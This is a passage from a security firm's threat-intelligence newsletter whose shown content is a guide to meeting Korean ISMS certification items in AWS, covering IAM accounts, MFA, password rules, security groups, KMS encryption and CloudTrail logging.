

Threat Intelligence Report

# EQST INSIGHT

2024  
02

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

Contents

**Headline**

Strategy for implementing major ISMS certification items in AWS cloud environment ---- 1

**Keep up with Ransomware**

The appearance of a decryption tool that exploits BlackBasta's loopholes ----- 16

**Research & Technique**

Apache Struts2 remote code execution vulnerability (CVE-2023-50164) ----- 37

# Headline

---

## Strategy for implementing major ISMS certification items in AWS cloud environment

Manager, Public Consulting/Enhancement Team, Shin Gwan-yong

### ■ Outline



Source: Korea Internet & Security Agency (KISA) website

Recently, when building IT infrastructure, an increasing number of companies are switching from an on-premise environment to a cloud environment or taking a hybrid approach. According to a market research company IDC, the size of the global cloud market last year was KRW850 trillion, up by 20% over the previous year, and is expected to grow at an average annual rate of 19.4% over the next five years, reaching KRW1,733 trillion by 2027.

The cloud environment helps effectively store large amounts of data generated through digital transformation. Through this cloud environment, companies can secure business competitiveness by increasing availability and scalability, reducing costs and improving efficiency. In particular, when using cloud services, flexible response is possible even in unexpected emergency situations. So it is used more widely now.

It is necessary for companies to establish and manage security policies to meet the requirements for protection measures in a cloud environment. However, compared to the security policy and service provided by the cloud service provider (CSP), the terminology and components are different. So security managers are experiencing many difficulties.

Therefore, in this Insight, in order to provide help to managers preparing for ISMS (Information Security Management System) certification in a cloud environment, we would like to suggest an implementation method for major ISMS certification items in the Amazon web service (AWS) cloud environment, which has the most users worldwide.

## ■ Matching technical certification items of ISMS requirements for protection measures and services provided within AWS

ISMS certification is Korea's most authoritative information protection and management system certification jointly announced by the Ministry of Science and ICT and the Personal Information Protection Committee. To receive ISMS certification, a total of 80 certification criteria – establishment and operation of the management system (16 items) and requirements for protection measures (64 items) – must be met, as well as the adequacy of 234 detailed inspection items. Companies that have acquired ISMS certification are evaluated as companies capable of responding quickly to hacking and personal information leaks.

First, technical certification items of ISMS requirements for protection measures and services provided within AWS are as follows:

ISMS item	Services provided within AWS
2.1 Policy, organization and asset management	N/A
2.2 Personnel security	
2.3 Outsider security	
2.4 Physical security	
<b>2.5 Certification and authorization management</b>	<b>IAM</b>
<b>2.6 Access control</b>	<b>VPC</b>
<b>2.7 Application of encryption</b>	<b>Key Management Service</b>
2.8 Introduction of data system and development security	N/A
<b>2.9 System and service operation management</b>	<b>CloudTrail, CloudWatch AWS System Manager</b>
<b>2.10. System and service security management</b>	<b>AWS WAF, AWS Firewall</b>
2.11. Incident prevention and response	N/A
2.12 Disaster recovery	

Source: Guide to ISMS-P certification criteria reprocessed

Table 1. Matching ISMS requirements for protection measures and services provided within AWS

## ■ How to implement major certification items


### 1. ISMS certification items – 2.5 Certification and authorization management

#### 1) 2.5.1 User account management / 2.5.2 User identification / 2.5.6 Review access permissions

Accounts used in AWS services include the root user account and the IAM user account.

- AWS root account: As it is a superuser account that can access all AWS services and resources, it is not recommended to use it when operating the service.
- AWS IAM (Identity and Access Management): Account management service, e.g., authentication (login) and authorization to create an account that accesses AWS services
  - ※ Service-specific (EC2, RDS) accounts are managed by each service.

Basically, account creation/management is performed through IAM. Account permissions can be granted by user and group, and AWS provides pre-defined permissions for the top manager/each administrator/user for each service through the 'managed policy'. Also, you can create your own policy and grant desired permissions.



The screenshot shows the AWS IAM console 'Policies' page. It features a search bar, a 'Filter by Type' dropdown set to 'All types', and a table of policies. The table has columns for 'Policy name', 'Type', 'Used as', and 'Description'. Three policies are visible: 'AccessAnalyzerServiceRolePolicy', 'AdministratorAccess', and 'AdministratorAccess-Amplify'.


Policy name	Type	Used as	Description
<a href="#">AccessAnalyzerServiceRolePolicy</a>	AWS managed	None	Allow Access Analyzer to analyze resou...
<a href="#">AdministratorAccess</a>	AWS managed - job function	Permissions policy (2)	Provides full access to AWS services an...
<a href="#">AdministratorAccess-Amplify</a>	AWS managed	None	Grants account administrative permis...

Source: AWS console website

Figure 1. Managed policy provided by AWS

## ★ Key Point

When using a small number of accounts, you can manage them by granting permissions to each account. However, if you are creating multiple accounts, it is easier to create groups for each job and then grant permissions during management/review of permissions.



Source: AWS console website

Figure 2. Creating a user group

Figure 3. Authorizing by designating a group

## 2) 2.5.3 User authentication


Accounts accessing personal information and important information must apply secure authentication procedures. AWS provides three types of MFA (Multi Factor Authentication).

- Mobile OTP authentication: OTP generation and authentication with the Google Authenticator APP
- FIDO secure key authentication: Authentication using security keys that support FIDO standards
- Hardware OTP authentication: Authentication using the hardware-based OTP generator

### ★ Key Point


If MFA is not set after a user account is created, the IAM policy can be applied by force to prevent access to AWS services. You can refer to the AWS document below to create a forced MFA authentication policy and then apply the policy directly to the group policy or user.

※ Reference link: [https://docs.aws.amazon.com/ko\\_kr/IAM/latest/UserGuide/tutorial\\_users-self-manage-mfa-and-creds.html](https://docs.aws.amazon.com/ko_kr/IAM/latest/UserGuide/tutorial_users-self-manage-mfa-and-creds.html)



Source: AWS console website

Figure 4. IAM Creating the forced MFA authentication policy through the JSON editor when creating the IAM policy



Source: AWS console website

Figure 5. When the forced MFA authentication policy is applied, use of AWS services is restricted until MFA is enabled




### 3) 2.5.4 Password management

The default password management rules in AWS are as follows:

- Minimum password length: eight characters
- At least three of upper/lowercase letters, numbers, and special characters must be included.
- Use of the same characters as the AWS account name or e-mail address is prohibited.
- Login is limited for five seconds when the password fails ten times.

Rules other than the default values must be set manually as follows:

- Password expiration period setting: 90 days or less
- Allowing users to change their own password: Enable Allow
- Limiting password reuse: Reuse of the same password is limited, and it is recommended to memorize four or more.




Source: AWS console website

Figure 6. Default password policy

Figure 7. Additionally provided password policy

### ★ Key Point



Source: AWS console website

Figure 8. Initial user password forced change option

When initially granting an account to an IAM user or initializing a password, the administrator must directly check the above option to change the initial password by force.

#### 4) 2.5.5 Special account and authorization management

Among the policies that can be set in AWS IAM, special permissions (administrator permissions) are as follows:

Policy name	Description
AdministratorAccess	Provides full access to AWS services and resources ※ Minimum permissions should be granted to only those accounts which you will grant permissions to as chief administrator instead of the root account.
FullAccess	Provides full access to each service (EC2, RDS, S3, etc.) ※ Since resource creation/deletion/modification is possible for each service, minimum permissions should be granted only to those accounts which perform relevant jobs.


Source: AWS guide website reprocessed

Table 2. AWS IAM administrator permissions policy

#### ★ Key Point

If you have AdministratorAccess or Ec2FullAccess permissions, you can directly access the EC2 instance using the EC2 instance direct access function without using SSH. To restrict bypass access other than SSH, you must remove the ec2-instance-connect package within the EC2 instance by referring to the link below.

※ Reference link: [https://docs.aws.amazon.com/ko\\_kr/AWSEC2/latest/UserGuide/ec2-instance-connect-uninstall.html](https://docs.aws.amazon.com/ko_kr/AWSEC2/latest/UserGuide/ec2-instance-connect-uninstall.html)



Source: AWS console website

Figure 9. Direct connection to the EC2 instance provided in AWS

```
[ec2-user ~]$ sudo yum remove ec2-instance-connect
```

Source: AWS guide website

Figure 10. Removal of ec2-instance-connect from the EC2 instance

## 2. ISMS certification items – 2.6 Access control

### 1) 2.6.1 Network access / 2.6.7 Internet access control

In AWS, an independent network called VPC (Virtual Private Cloud) is configured.

In VPC, the network area is divided into public and private.

- Public: The network area that can communicate with an external network through an Internet gateway
- Private: The network area allocated as a private IP and capable of communicating only over the internal network

Instances operated for external services such as WEB service are allocated as public, and instances exclusively for internal networks that do not require external communication are allocated as private.




Figure 11. AWS network diagram

### ★ Key Point

If you set public access when creating EC2, RDS, or S3 in AWS, instances/buckets will be able to communicate directly with an external network regardless of routing and can be accessed directly. So it is not recommended to enable public access for instances/buckets.




Source: AWS console website

Figure 12. S3 bucket public access blocking settings


## 2) 2.6.2 Accessing the information system

AWS VPC provides a security group that acts as a firewall to control access to each instance. The security group works as ALL DENY if no policy is added, and is operated by registering IP/PORT policies that require permission.



Source: AWS console website

Figure 13. AWS security group



Source: AWS console website

Figure 14. Editing the AWS security group policy

### ★ Key Point

When a security group is first created, the SSH allow policy is set for inbound rules, and the allow all traffic policy is set for outbound rules by default. Therefore, after adding the IP/PORT policy that requires access, the default policy must be removed.

### 3. ISMS certification items – 2.7 Applying encryption

#### 1) 2.7.1 Applying password policy / 2.7.2 Managing encryption key

You can set encryption for services where data is stored, e.g., EC2 storage, RDS, and S3. For EC2 and RDS, you can set whether to encrypt when creating an instance, and for S3 buckets, encryption using an S3 managed key will be automatically applied as the default value starting January 5, 2023.




The screenshot shows the configuration options for an EC2 volume. The settings are as follows:

Storage type	Info	Device name - required	Info	Snapshot	Info
EBS		/dev/xvda		snap-06fb016ecfd389a8a	
Size (GiB)	Info	Volume type	Info	IOPS	Info
8		gp3		3000	
Delete on termination	Info	Encrypted	Info	KMS key	Info
Yes		Encrypted		arn:aws:kms:ap-northeast-... Key ID: arn:aws:kms:ap-northeast...	

Source: AWS console website

Figure 15. EC2 storage encryption settings



The screenshot shows the 'Encryption' settings for an RDS instance. The 'Enable encryption' checkbox is checked. The 'AWS KMS key' dropdown is set to '(default) aws/rds'.

**Encryption**


**Enable encryption**  
Choose to encrypt the given cluster. Master key IDs and aliases appear in the list after they have been created using the AWS Key Management Service (KMS) console. [Info](#)

AWS KMS key [Info](#)

(default) aws/rds

Source: AWS console website

Figure 16. Encryption settings when RDS is created




Source: AWS console website

Figure 17. S3 bucket encryption settings (default encryption is applied)

★ **Key Point**

To allow only specific users to access important data, you must create a key in Key Management Service, designate an account to use the key, and apply encryption.




Source: AWS console website

Figure 18. User designation screen when creating a key in KMS

## 4. ISMS certification items – 2.9 System and service operation management

### 1) 2.9.4 Log and access record management

All activity logs in your AWS account are automatically recorded in CloudTrail. Event logs are stored for up to 90 days, and in order to store them for more than 90 days, you must create a trail and store it in an S3 bucket.




The screenshot shows the AWS CloudTrail 'Event history' page. It features a table with columns for Event name, Event time, User name, Event source, AWS region, AWS access key, Source IP address, and Request ID. The table contains several rows of event data, all with 'StateManagerService' as the user and 'ssm.amazonaws.com' as the event source.

Event name	Event time	User name	Event source	AWS region	AWS access key	Source IP address	Request ID
StartAutomationExec...	February 26, 2024, 14:24:01 (UTC+...)	StateManagerService	ssm.amazonaws.com	ap-northe...	ASIAWEYUQFXTKYGR...	ssm.amazonaws.com	73540e53-5ebd-41ex
StartAutomationExec...	February 25, 2024, 14:24:19 (UTC+...)	StateManagerService	ssm.amazonaws.com	ap-northe...	ASIAWEYUQFXTM3PFI...	ssm.amazonaws.com	89022198-a1b1-4dd
StartAutomationExec...	February 24, 2024, 14:24:00 (UTC+...)	StateManagerService	ssm.amazonaws.com	ap-northe...	ASIAWEYUQFXTOYFL...	ssm.amazonaws.com	b6fd20f4-6623-462d
StartAutomationExec...	February 23, 2024, 14:24:15 (UTC+...)	StateManagerService	ssm.amazonaws.com	ap-northe...	ASIAWEYUQFXTERV...	ssm.amazonaws.com	204795b5-b1d1-4fb
StartAutomationExec...	February 22, 2024, 14:24:18 (UTC+...)	StateManagerService	ssm.amazonaws.com	ap-northe...	ASIAWEYUQFXTOZY...	ssm.amazonaws.com	4868cf2a-eca6-47b5
StartAutomationExec...	February 21, 2024, 14:24:04 (UTC+...)	StateManagerService	ssm.amazonaws.com	ap-northe...	ASIAWEYUQFXTF2IMX...	ssm.amazonaws.com	68fb8f59-c284-43a9

Source: AWS console website

Figure 19. AWS CloudTrail event records

You can create a trail and save CloudTrail event logs in an S3 bucket, and if you set SSE-KMS encryption, the logs will be encrypted and stored.



